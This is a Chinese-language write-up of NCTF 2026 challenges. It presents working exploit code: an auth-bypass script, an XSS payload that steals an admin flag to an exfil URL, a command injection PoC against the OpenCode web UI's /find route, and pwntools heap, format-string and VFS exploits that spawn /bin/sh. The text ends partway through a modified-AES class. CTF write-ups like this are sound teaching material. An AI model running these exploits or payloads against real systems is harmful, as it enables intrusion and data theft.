NCTF 2026 Official Writeup

Web

N-X没有源码

N-Horse

签到题，没做任何过滤，简单内存马即可

还可以用盲注或者写到其他目录的方法，因为这题没有设置什么提权，所以写到其他目录会快一点

N-RustPICA

首先能看到注册这边有一个：

公开注册已关闭，管理员账号仅用于内部联调，静态资源目录里仍留有联调遗留文件（5毛删除）。

然后扫目录进去可以看到一个 /debug 和 /asserts

再去对这两个目录进行扫描能发现 /debug/config.json，访问就可以得到账号密码

进去之后就好办了，因为放的是黑盒所以我把一些逻辑放在了旧流程说明中，打开就可以看到

代码块

```
#[serde(untagged)]
pub enum TransitionRequest {
    QuickPublish(QuickPublishRequest),
    Moderated(ModeratedTransitionRequest),
}

pub struct QuickPublishRequest {
    pub action: String,
}

pub struct ModeratedTransitionRequest {
    pub action: String,
    pub target_status: AnimeStatus,
    pub reviewer_token: String,
    pub featured: bool,
}

{
  "action": "publish",
  "targetStatus": "published",
  "reviewerToken": "FEATURE-REVIEW-2025",
```

```
  "featured": false,
  "approvalTicket": "PENDING-APPROVAL"
}
```

对 JSON 这类格式，Serde 默认忽略未知字段，所以提交完整五字段 JSON 时，`approvalTicket` 会被忽略

（突然发现我好像直接把payload给出来了）

代码块

```
POST /api/admin/anime/anime-0007/transition
Cookie: nctf_admin_session=...
Content-Type: application/json

{
  "action": "publish",
  "targetStatus": "published",
  "reviewerToken": "FEATURE-REVIEW-2025",
  "featured": false,
  "approvalTicket": "denied"
}
```

然后就可以在首页看到对应的内部番剧（~~早知道我真放点内部番剧进去子~~）

Exp:

代码块

```
import argparse
import base64
import sys

import requests


def decode_password(parts):
    return "".join(base64.b64decode(part).decode() for part in parts)


def must_json(response):
    response.raise_for_status()
    return response.json()


def main():
```

```
    parser = argparse.ArgumentParser()
    parser.add_argument("--base", default="http://127.0.0.1:3000")
    args = parser.parse_args()

    base = args.base.rstrip("/")
    session = requests.Session()

    config = must_json(session.get(f"{base}/debug/config.json"))
    username = config["adminUser"]
    password = decode_password(config["passwordParts"])
    #print(f"creds: {username} / {password}")

    login_response = session.post(
        f"{base}/api/auth/login",
        json={"username": username, "password": password},
    )
    must_json(login_response)
    #print("login")

    admin_list = must_json(session.get(f"{base}/api/admin/anime"))["data"]
    hidden = next(
        (item for item in admin_list if item["id"] == "anime-0007"),
        None,
    )
    if hidden is None:
        hidden = next(
            (item for item in admin_list if item.get("status") == "internal"),
            None,
        )
    if hidden is None:
        raise RuntimeError("hidden anime not found")

    hidden_id = hidden["id"]
    #print(f"hidden target: {hidden_id}")

    template = must_json(session.get(f"{base}/api/admin/templates/review-flow"))["data"]
    payload = dict(template["payload"])
    payload["approvalTicket"] = "denied"
    #print(f"review payload: {payload}")

    transition = session.post(
        f"{base}/api/admin/anime/{hidden_id}/transition",
        json=payload,
    )
    #print(f"transition status: {transition.status_code}")
    #print(f"transition body: {transition.text}")
```

```python

    detail = must_json(session.get(f"{base}/api/anime/{hidden_id}"))["data"]
    print(f"flag: {detail['description']}")


if __name__ == "__main__":
    try:
        main()
    except Exception as error:
        print(f"{error}")
        sys.exit(1)
```

N-MinSite


对应MaxSite109.2

那个 key 审计代码不难发现直接访问 /?key 就可以触发，然后再访问所给的地址就可以下载到源码

然后就是文件上传部分：

```php
<?php if (!defined('BASEPATH')) exit('No direct script access allowed');
/**
 * MaxSite CMS
 * (c) https://max-3000.com/
 */

global $MSO;

if ( isset($MSO->data['uri_segment'][2]) )
{
    mso_checkreferer();

    $fn = $MSO->config['base_dir'] . base64_decode($MSO->data['uri_segment'][2]);

    // файл есть
    if (file_exists($fn))
    {
        // подключаются только файлы вида имя-require-maxsite.php
        if (strpos($fn, '-require-maxsite.php') !== false ) // есть вхождение
        {
            $fn1 = preg_replace('!(.*)/(.*)-require-maxsite.php(.*)!', "$1", $fn); // путь
            $fn2 = preg_replace('!(.*)/(.*)-require-maxsite.php(.*)!', "$2", $fn); // имя
            $fn3 = preg_replace('!(.*)/(.*)-require-maxsite.php(.*)!', "$3", $fn); // концовка

            if (strpos($fn1, $MSO->config['base_dir']) === false ) die(); // неверный путь
            if (!$fn2) die(); // неверное имя
            if ($fn3) die(); // в конеце какой-то мусор

            require($fn);

        }
        else die();
    }
}

# end of file
```

首先可以看到 `application/views/require-maxsite.php` 可以将 base64编码后的路径直接 `require()` ，这里给了个过滤，要求后缀是 `-require-maxsite.php` ，看起来似乎很安全，但是我们可以找到 `application/maxsite/admin/plugins/admin_page/uploads-require-maxsite.php` ，为什么说这个文件比较特殊，因为在 `/admin_page` 下，大部分文件都做了 `admin_page_edit` 校验，比如：



正常情况下，后台 `user` 要想通过文章编辑器里的上传入口使用这个功能，前提是管理员已经在用户组里授予了对应的页面管理权限

`admin_page` 插件路由本身就做了权限控制：

代码块

```
function admin_page_admin_init($args = array())
{
        if ( mso_check_allow('admin_page') )
        {
                $this_plugin_url = 'page';
                mso_admin_menu_add('page', $this_plugin_url, t('Все записи'), 2);
                mso_admin_url_hook ($this_plugin_url, 'admin_page_admin');
        }

        if ( mso_check_allow('admin_page_new') )
        {
                $this_plugin_url = 'page_edit';
                mso_admin_url_hook ($this_plugin_url, 'admin_page_edit');

                $this_plugin_url = 'page_new';
                mso_admin_menu_add('page', $this_plugin_url, t('Создать запись'), 1);
                mso_admin_url_hook ($this_plugin_url, 'admin_page_new');

        }
}

function admin_page_edit($args = array())
{
```

```
23          if ( !mso_check_allow('admin_page_edit') )
24          {
25                  echo t('Доступ запрещен');
26                  return $args;
27          }
28  }
29
30  function admin_page_new($args = array())
31  {
32          if ( !mso_check_allow('admin_page_new') )
33          {
34                  echo t('Доступ запрещен');
35                  return $args;
36          }
37  }
```

而且创建文章时，服务端也要求 `admin_page_new`；如果没有 `admin_page_publish`，文章状态还会被强制改成草稿：

代码块

```
1  if (!mso_check_user_password($user_login, $password, 'admin_page_new'))
2      return array('result' => 0, 'description' => 'Login/password incorrect');
3
4  if (!mso_check_allow('admin_page_publish', $user_data['users_id']))
   $page_status = 'draft';
```

同目录下其他与文章编辑相关的 AJAX 入口，也都要求 `admin_page_edit`，例如：

代码块

```
1  // bsave-post-ajax.php
2  if (!is_login()) die('no login');
3  if (!mso_check_allow('admin_page_edit')) die('no allow');
```


也就是说，只有被管理员授予页面管理权限的后台 `user`，才应该通过编辑器使用页面附件上传功能

但 `uploads-require-maxsite.php` 并没有复用这套权限校验

这个文件只做了一个 `is_login()` 的判断：

```php
<?php if (!defined('BASEPATH')) exit('No direct script access allowed');

// Все проверки.
if (!is_login()) die('no login');


if (isset($_SERVER['HTTP_X_REQUESTED_FILENAME']))
    $fn = $_SERVER['HTTP_X_REQUESTED_FILENAME'];
else
    die('no file');

if (isset($_SERVER['HTTP_X_REQUESTED_FILEUPDIR']))
    $page_id = $_SERVER['HTTP_X_REQUESTED_FILEUPDIR'];
else
    die('no updir');

if (!is_numeric($page_id)) die('wrong updir');

mso_checkreferer();

$ext = strtolower(substr(strrchr($fn, '.'), 1));

$allowed_ext = explode('|', mso_get_option('allowed_types', 'general', 'mp3|gif|jpg|jpeg|png|zip|txt|rar|

if (!in_array($ext, $allowed_ext)) die('not allowed');
```

但是这个 `is_login` 是对后台登录状态进行校验，而后台分为两个组：



这说明如果是普通的内容作者而非CMS的管理员也可能进行上传，只需要知道上传地址即可

紧接着我们来看它对于文件的校验：

代码块

```
$ext = strtolower(substr(strrchr($fn, '.'), 1));

$allowed_ext = explode('|', mso_get_option('allowed_types', 'general', 'mp3|gif|jpg|jpeg|png|zip|txt|rar|doc|rtf|pdf|html|htm|css|xml|odt|avi|wmv|flv|swf|wav|xls|7z|gz|bz2|tgz|webp'));

if (!in_array($ext, $allowed_ext)) die('not allowed');
```

只是过滤了一下后缀，但是依然可以上传 `html`

然后是对文件名的重命名：

代码块

```
function _upload($up_dir, $fn, $r = array())
{
        // качество картинок задаётся через опцию
        $quality = mso_get_option('upload_resize_images_quality', 'general', 90);

        $fn = _slug($fn);
        $ext = strtolower(substr(strrchr($fn, '.'), 1));
        $name = substr($fn, 0, strlen($fn) - strlen($ext) - 1);

....

function _slug($slug)
{
        $repl = array(
        "А"=>"a", "Б"=>"b",  "В"=>"v",  "Г"=>"g",   "Д"=>"d",
        "Е"=>"e", "Ё"=>"jo", "Ж"=>"zh",
        "З"=>"z", "И"=>"i",  "Й"=>"j",  "К"=>"k",   "Л"=>"l",
        "М"=>"m", "Н"=>"n",  "О"=>"o",  "П"=>"p",   "Р"=>"r",
        "С"=>"s", "Т"=>"t",  "У"=>"u",  "Ф"=>"f",   "Х"=>"h",
        "Ц"=>"c", "Ч"=>"ch", "Ш"=>"sh", "Щ"=>"shh", "Ъ"=>"",
        "Ы"=>"y", "Ь"=>"",   "Э"=>"e",  "Ю"=>"ju", "Я"=>"ja",

        "а"=>"a", "б"=>"b",  "в"=>"v",  "г"=>"g",   "д"=>"d",
        "е"=>"e", "ё"=>"jo", "ж"=>"zh",
        "з"=>"z", "и"=>"i",  "й"=>"j",  "к"=>"k",   "л"=>"l",
        "м"=>"m", "н"=>"n",  "о"=>"o",  "п"=>"p",   "р"=>"r",
        "с"=>"s", "т"=>"t",  "у"=>"u",  "ф"=>"f",   "х"=>"h",
        "ц"=>"c", "ч"=>"ch", "ш"=>"sh", "щ"=>"shh", "ъ"=>"",
        "ы"=>"y", "ь"=>"",   "э"=>"e",  "ю"=>"ju",  "я"=>"ja",

        # украина
        "Є" => "ye", "є" => "ye", "І" => "i", "і" => "i",
        "Ї" => "yi", "ї" => "yi", "Ґ" => "g", "ґ" => "g",

        # беларусь
        "Ў"=>"u", "ў"=>"u", "'"=>"",

        # румынский
        "ă"=>'a', "î"=>'i', "ş"=>'sh', "ţ"=>'ts', "â"=>'a',

        "«"=>"", "»"=>"", "–"=>"-", "`"=>"", " "=>"-",
        "["=>"", "]"=>"", "{"=>"", "}"=>"", "<"=>"", ">"=>"",

        "?"=>"", ","=>"", "*"=>"", "%"=>"", "$"=>"",

        "@"=>"", "!"=>"", ";"=>"", ":"=>"", "^"=>"", "\""=>"",
```

```
47          "&"=>"", "="=>"", "№"=>"", "\\"=>"", "/"=>"", "#"=>"",
48          "("=>"", ")"=>"", "~"=>"", "|"=>"", "+"=>"", ""”=>"", "“"=>"",
49          "'"=>"",
50
51          "’"=>"",
52          "—"=>"-", // mdash (длинное тире)
53          "–"=>"-", // ndash (короткое тире)
54          "™"=>"tm", // tm (торговая марка)
55          "©"=>"c", // (c) (копирайт)
56          "®"=>"r", // (R) (зарегистрированная марка)
57          "…"=>"", // (многоточие)
58          "“"=>"",
59          "”"=>"",
60          "„"=>"",
61
62          " "=>"-",
63          );
64
65          $slug = strtr(trim($slug), $repl);
66          $slug = htmlentities($slug); // если есть что-то из юникода
67          $slug = strtr(trim($slug), $repl);
68          $slug = strtolower($slug);
69
70          return $slug;
71  }
```

只是对文件名和后缀进行限制，所以我们可以构造一个夹带恶意 JS 代码的 html 文件进行上传，从而达到信息泄露或者其他攻击：

PoC：

代码块

```
1   def build_payload(exfil_url: str) -> str:
2       separator = "&" if "?" in exfil_url else "?"
3       send_url = f"{exfil_url}{separator}src=bot"
4
5       return f"""<section>
6   <h2>Editorial Preview</h2>
7   <p>Queued for homepage rendering.</p>
8   </section>
9   <script>
10  (async () => {{
11    const callback = {send_url!r};
12    const send = (kv) => {{
13      const img = new Image();
14      img.referrerPolicy = 'no-referrer';
```

```
      img.src = callback + '&' + kv;
    }};

    const response = await fetch('/admin', {{ credentials: 'include' }});
    const text = await response.text();
    const match = text.match(/id=["']gzctf-flag-value["'][^>]*>([^<]+)/i);
    const flag = match ? match[1].trim() : 'flag_not_found';
    send('flag=' + encodeURIComponent(flag));
  }})().catch((error) => {{
    const reason = error && error.message ? error.message : 'bot_fetch_failed';
    (new Image()).src = {send_url!r} + '&error=' + encodeURIComponent(reason);
  }});
  </script>
  """
```

然后等待bot回显即可

OpenShell

考察的是 OpenCode 的一个 1day（两个月前提交无回复然后被官方偷偷修复了）

题目在后台使用 `opencode web` 命令启动了 OpenCode Web UI，前台跑着一个 bot 服务，会通过 playwright 访问用户提交的 url，url 的 hostname 必须以 `.pages.dev` 结尾

根据题目名称很容易想到一定是 OpenCode 存在什么漏洞，借助 LLM or 人工分析可以发现 Web UI 存在一个 `/find` 路由

https://github.com/anomalyco/opencode/blob/v1.2.16/packages/opencode/src/server/routes/file.ts#L37

代码块

```
const pattern = c.req.valid("query").pattern // GET parameter
const result = await Ripgrep.search({
  cwd: Instance.directory,
  pattern,
  limit: 10,
})
return c.json(result)
```

https://github.com/anomalyco/opencode/blob/v1.2.16/packages/opencode/src/file/ripgrep.ts#L333

代码块

```
const args = [`${await filepath()}`, "--json", "--hidden", "--glob='!.git/*'"]
if (input.follow) args.push("--follow")

if (input.glob) {
  for (const g of input.glob) {
    args.push(`--glob=${g}`)
  }
}

if (input.limit) {
  args.push(`--max-count=${input.limit}`)
}

args.push("--")
args.push(input.pattern)

const command = args.join(" ")
const result = await $`${{ raw: command }}`.cwd(input.cwd).quiet().nothrow()
// command injection
if (result.exitCode !== 0) {
  return []
}
```

跟进后发现会将 GET 输入拼接到 ripgrep 的参数里面然后直接执行命令

代码中 `$` 开头的内容表示 Bun 的一种命令执行语法（https://bun.com/docs/runtime/shell），在默认情况下使用不会存在什么问题，然而这里却错误的加上了 `raw` 参数，这会导致传入的命令参数不会被转义，因此存在命令注入漏洞

结合题目的要求，需要通过 bot + playwright 触发这个命令注入（其实是在模拟正常用户被钓鱼 RCE 的场景）

因为这是个 GET 路由，所以在网页上请求不会受到同源策略和 CORS 的限制，同时我们也不需要读取 response，因此可以直接通过 `fetch`、`window.open` 以及 img、script 等跨域标签触发

以 `fetch` 为例，首先将下面内容保存到 poc.html

代码块

```
<script>fetch("http://127.0.0.1:4096/find?pattern=`open%20-a%20Calculator`");
</script>
```

然后在 Cloudflare 上创建一个 Pages 服务，将 html 上传并部署，会得到一个 `xxx.pages.dev` 的域名

最后将这个域名提交给 bot 等待几秒即可实现 RCE

Pwn

Checkin

代码块

```
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  puts("Please checkin first");
  read(0, buf, 0x100uLL);
  printf(buf);
  _exit(0);
}
```

本意是通过不断修改返回地址实现loop

但是没注意到_exit有got表

代码块

```
from pwn import *
#io=process('./pwn')
libc=ELF('./libc.so.6')
def bug():
    gdb.attach(io,"b *0x40124F\nc\n")
def pwn():
    payload=b'%p%p%p%p%p%p'+b'%p%p%p%p'+f"%{0xdb98-0x70}c%hn".encode()+f"%{0x10018-0xdb98}c%43$hhn".encode()
#    bug()
    io.sendafter(b"Please checkin first\n",payload)
    for i in range(7):
        io.recvuntil(b"0x")
    base=int(io.recv(12),16)-0x2a1ca
    print(hex(base))
    stack=int(io.recv(14),16)
    print(hex(stack))
    low=stack&0xffff
    print(hex(low))
    if low!=0xdbf0:
```

```
        raise EOFError
# 1: low+0x28
# 2: low+0x30
#payload=f"%{0x18}c%43$hhn".encode()+f"%{low-0x48-0x18-0x10}c%28$hn".encode()+b'\x00'
    payload=f"%{0x18}c%43$hhn".encode()+f"%{low-0x48-0x18-8-0x10}c%28$hn".encode()+b'\x00'
    io.sendafter(b"Please checkin first\n",payload)
    bss=0x404130
    payload=f"%45$lln%{0x18}c%43$hhn".encode()+b'\x00'
    io.sendafter(b"Please checkin first\n",payload)
    payload=f"%{0x4130}c%45$hn%{0x5018-0x4130}c%43$hhn".encode()+b'\x00'
    io.sendafter(b"Please checkin first\n",payload)
    payload=f"%{0x18}c%43$hhn".encode()+f"%{low-0x48-0x18-8+2-0x10}c%28$hn".encode()+b'\x00'
    io.sendafter(b"Please checkin first\n",payload)
    payload=f"%{0x40}c%45$hn%{0x118-0x40}c%43$hhn".encode()+b'\x00'
    io.sendafter(b"Please checkin first\n",payload)
    payload=f"%{0x119D}c%43$hn".encode()
    payload=payload.ljust(0x80,b'\x00')
    system=base+libc.sym.system
    binsh=base+next(libc.search(b"/bin/sh"))
    rdi=base+0x000000000010f78b
    one=base+0xef52b
    rax=base+0x00000000000dd237
    rbp=base+0x0000000000028a91
    payload+=p64(0x4011A0)*(0x11-3-5)+p64(rbp)+p64(0x404530)+p64(rax)+p64(0)+p64(one)
    io.sendafter(b"Please checkin first\n",payload.ljust(0x100,b"\x00"))
i=0
while True:
#    io=process('./pwn')
#    io=remote("127.0.0.1",9999)
    io=remote("114.66.24.221",48985)
    try:
        pwn()
        print("[+]Success")
        io.sendline(b"cat fla*")
        io.interactive()
        exit(0)
    except EOFError:
        i+=1
        io.close()
        print(f"[+]Finished {i} attack , false")
        continue
#pwn()

```

VFS-stack

软链接->硬链接->stackcore即可实现在系统内aaw

代码块

```
from pwn import *
#io=process('./pwn')
elf=ELF('./pwn')
libc=ELF('./libc.so.6')
#io=remote("114.66.24.221",46512)
io=process('./pwn',stdin=PTY, stdout=PTY)
context.log_level='debug'
def bug():
    gdb.attach(io)
def hard(src,dest):
    io.sendline(b"HARDLINK "+src+b" "+dest)
def soft(src,dest):
    io.sendlineafter(b"vfs> ",b"SOFTLINK "+src+b" "+dest)
def show(tar, length):
    io.sendlineafter(b"vfs> ", b"READ " + tar + b" " + str(length).encode())
    io.recvuntil(f"DATA {length}\n".encode())
    data = io.recvn(length)
    return data
def edit(tar,payload):
    io.sendlineafter(b"vfs> ",b"WRITE "+tar+b" "+str(len(payload)).encode())
    io.send(payload)
def edit(tar, payload, wait=True):
    io.sendlineafter(b"vfs> ", b"WRITE " + tar + b" " + str(len(payload)).encode())
    io.recvuntil(b"READY\n")
    io.send(payload)
def inode(name, in_use, admin, ftype, size, ptr):
    name = name[:15].ljust(16, b"\x00")
    return name + p32(in_use) + p32(admin) + p32(ftype) + p32(size) + p64(ptr)
hard(b"/dev/stack_core",b"/dev/1")
soft(b"/dev/1",b"/dev/2")
#pause()
#edit(b"/dev/2",b'a'*8)
leak = show(b"/dev/2", 0x550)
disk_addr   = u64(leak[0x20:0x28])
inodes_addr = disk_addr + 0x800
wctx_addr   = inodes_addr + 0x140
commit_slot = wctx_addr + 0x408

log.info(f"disk   = {hex(disk_addr)}")
```

```python
log.info(f"inodes = {hex(inodes_addr)}")
log.info(f"wctx   = {hex(wctx_addr)}")
log.info(f"commit = {hex(commit_slot)}")

meta = bytearray(leak[:0x140])

meta[4*0x28:5*0x28] = inode(b"libc_leak", 1, 0, 0, 8, elf.got.read)
meta[5*0x28:6*0x28] = inode(b"fp_overw", 1, 0, 0, 8, commit_slot)
meta[7*0x28:8*0x28] = inode(b"sc", 1, 0, 0, 0x400, disk_addr)
edit(b"/dev/2", meta)
read_addr = u64(show(b"libc_leak", 8))
base = read_addr - libc.sym.read
print(hex(base))
rdi=base+0x000000000010f78b
edit(b"fp_overw", p64(base + 0x17929D))
wctx = wctx_addr
payload=flat({
     0x18:p64(wctx+0x80+0x20),
     0x48:p64(wctx),
     0x98:b"./flag\x00\x00",
     0xa0:p64(wctx+0x100),
     0xa8:p64(rdi+1),
     0xc8:p64(base+libc.sym.swapcontext+157),
     0xe0:p64(wctx),
     0x100:p64(rdi+1)
},filler=b'\x00')
rsi=base+0x0000000000110a7d
payload+=p64(rdi+1)*8#+p64(0x402480)
open_=base+libc.sym.open
payload+=p64(rdi)+p64(wctx+0x98)+p64(rsi)+p64(0)+p64(open_)
#payload+=p64(rdi)+p64(3)+p64()+p64(wctx)+p64()
rcx=base+0x00000000000a877e
system=base+libc.sym.system
binsh=base+next(libc.search('/bin/sh'))
payload+=p64(rdi)+p64(1)+p64(rsi)+p64(3)+p64(rcx)+p64(0x100)+p64(rdi+1)+p64(rdi)+p64(binsh)+p64(system)
#payload=p64(rdi+1)+p64(rdi)+p64(binsh)+p64(system)
bug()
edit(b"sc", payload)
io.interactive()
```

沙箱没开好,调用system('/bin/sh')即可

Ezheap

去除了IO相关的触发接口,largebinsattack打mp.tachebins即可实现将大堆块放入tachebins

然后tachepoison实现aar/aaw

代码块

```
from pwn import *
#context.log_level = 'debug'
context.arch = 'amd64'

io = process('./pwn')
elf = ELF('./pwn')
libc = ELF('./libc.so.6')

def ch(idx):
    io.sendlineafter(b'>> ',str(idx))
def add(idx,size):
    ch(1)
    io.sendlineafter(b'idx : ',str(idx))
    io.sendlineafter(b'size : ',str(size))
def free(idx):
    ch(3)
    io.sendlineafter(b'idx : ',str(idx))
def edit(idx,content):
    ch(2)
    io.sendlineafter(b'idx : ',str(idx))
    io.sendafter(b'content : ',content)
def show(idx):
    ch(4)
    io.sendlineafter(b'idx : ',str(idx))
def bug():
    gdb.attach(io)
add(0,0x450)
add(1,0x450)
add(2,0x450)
add(3,0x450)
free(0)
free(2)
add(0,0x450)
add(2,0x450)
show(0)
base = u64(io.recvuntil(b'\x7f')[-6:]+b'\x00\x00') - 0x203b20
success(hex(base))
io.recvuntil(b'\x00\x00')
heap = u64(io.recv(6)+b'\x00\x00') - 0xb50
success(hex(heap))
# --- chunk overlap ---
add(4,0x548)
add(5,0x4f8)
```

```
add(6,0x450)
userdata = heap+0x1410
pl1 = p64(userdata)*2
pl1 = pl1.ljust(0x540,b'\x00') + p64(0x550)
edit(4,pl1)
free(5)
# --- large bin attack --
add(7,0x528) #point 4
add(8,0x518)
add(9,0x518)
add(16,0x450)
#gdb.attach(io)
free(7)
add(10,0x538)
show(4)
leak = io.recvuntil(b'done',drop=True)
fd = u64(leak[0:8])
bk = u64(leak[8:16])
fd_size = u64(leak[16:24])
bk_size = u64(leak[24:32])
success(hex(fd))
success(hex(bk))
success(hex(fd_size))
success(hex(bk_size))
mp = base+0x203180
environ = base + libc.sym.environ
pl2 = p64(fd) + p64(bk) + p64(fd_size) + p64(mp-0x20+0x70-8)
edit(4,pl2)
free(9)
add(11,0x540)
add(12,0x450)
free(12)
pl3 = p64(base+0x203b20) + p64(heap+0xb50) + p64(environ-0x18)
edit(0,pl3)
add(13,0x450)
show(13)
stack = u64(io.recvuntil(b'\x7f')[-6:]+b'\x00\x00')
success(hex(stack))
ret = stack-0x1d0+0x50-0x10
free(16)
key=heap>>12
pl4 = p64(base+0x203b20) + p64(heap+0xb50) + p64(ret-8)
edit(0,pl4)
sys = base+libc.sym.system
rdi = base +0x000000000010f78b
binsh = base + next(libc.search(b'/bin/sh\x00'))
pl5 =p64(rdi+1)*5+ p64(rdi) + p64(binsh) + p64(rdi+1) + p64(sys)
```

```
#bug()
add(14,0x450)
edit(14,pl5)

io.interactive()

```

Crypto

Encryption

本题预期解是pwn+re+crypto

但遗憾AI猛猛发力直接把题目当作pwn做了，导致出现了很多种非预期的pwn解

另外因为是部分黑盒，导致AI直接从选择明文攻击出发进行了差分分析，直接得到了线性加密这个结论

以上是两类主要的非预期。

预期解先是对附件逆向分析+保护检查，发现存在ret2text，可以直接覆盖返回地址。然后拿到后门函数提供的shell

代码块

```
from pwn import *

# context(log_level='debug')

# p = process("./task/build/out/main")
p = remote("114.66.24.221", 39781)

retn = 0x401496
backdoor = 0x401436

payload = b"A" * 63 + b"\x00"
payload += b"B" * (0x3e8 - 64)
payload += p64(retn)
payload += p64(backdoor)

p.recvuntil(b"(max 64 chars):\n")
p.sendline(payload)

p.interactive()

```

之前对附件分析时能确定主要的加密函数都在libcipher.so这个动态链接库中，于是从shell中将这个文件dump出来进行逆向分析

然后如果尝试过就会发现，看似是一个AES加密，但是实际上只要跑过就知道似乎被魔改过，因为结果不一样。不难发现是对其中的S盒进行了变换，从原先的非线性置换变成了线性置换

于是乎，整个加密过程就变为了完全的线性过程。因为可以通过构造明文离线计算变换矩阵，同时根据AES的加密算法可以得到变换矩阵不受密钥影响

代码块

```
class AES():
    Rcon = [0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1B, 0x36]

    def __init__(self, key: bytes, rounds: int = 10):
        self.rounds = rounds
        self.key = key
        self.S = [i for i in range(256)]
        self.S_inv = [i for i in range(256)]
        self.W = [list(key[i:i + 4]) for i in range(0, 16, 4)]
        self._key_expansion()

    def _xor(self, a, b=None):
        if b is None:
            assert len(a) > 0
            return a[0] ^^ self._xor(a[1:]) if len(a) > 1 else a[0]
        assert len(a) == len(b)
        return [x ^^ y for x, y in zip(a, b)]

    def _gmul(self, a, b):
        p = 0
        while b:
            if b & 1:
                p ^^= a
            a = a << 1
            if a >> 8:
                a ^^= 0b100011011
            b >>= 1
        return p

    def _multiply(self, a, b):
        return self._xor([self._gmul(x, y) for x, y in zip(a, b)])

    def _matrix_multiply(self, const, state):
        return [[self._multiply(const[i], [state[k][j] for k in range(4)]) for j in range(4)] for i in range(4)]

    def _permutation(self, lis, table):
```

```python
        return [table[i] for i in lis]

    def _block_permutation(self, block, table):
        return [self._permutation(row, table) for row in block]

    def _left_shift(self, block, n):
        return block[n:] + block[:n]

    def _bytes_to_matrix(self, text: bytes) -> list[list[int]]:
        return [[text[j * 4 + i] for j in range(4)] for i in range(4)]

    def _matrix_to_bytes(self, block: list[list[int]]) -> bytes:
        return bytes([block[j][i] for i in range(4) for j in range(4)])

    def _T(self, w: list[int], n) -> list[int]:
        w = self._left_shift(w, 1)
        w = self._permutation(w, self.S)
        w[0] ^^= self.Rcon[n % 10]
        return w

    def _key_expansion(self):
        for i in range(4, (self.rounds + 1) * 4):
            if i % 4 == 0:
                self.W.append(self._xor(self.W[i - 4], self._T(self.W[i - 1], i // 4 - 1)))
            else:
                self.W.append(self._xor(self.W[i - 4], self.W[i - 1]))

    def _row_shift(self, block: list[list[int]]) -> list[list[int]]:
        return [self._left_shift(block[i], i) for i in range(4)]

    def _column_mix(self, block: list[list[int]]) -> list[list[int]]:
        return self._matrix_multiply([self._left_shift([2, 3, 1, 1], 4 - i) for i in range(4)], block)

    def _round_key_add(self, block: list[list[int]], key: list[list[int]]) -> list[list[int]]:
        return [self._xor(block[i], [key[j][i] for j in range(4)]) for i in range(4)]

    def _encrypt(self, block: list[list[int]]) -> list[list[int]]:
        block = self._round_key_add(block, self.W[:4])
        for i in range(1, self.rounds):
            block = self._block_permutation(block, self.S)
            block = self._row_shift(block)
            block = self._column_mix(block)
            block = self._round_key_add(block, self.W[i * 4:(i + 1) * 4])
```

```python
        block = self._block_permutation(block, self.S)
        block = self._row_shift(block)
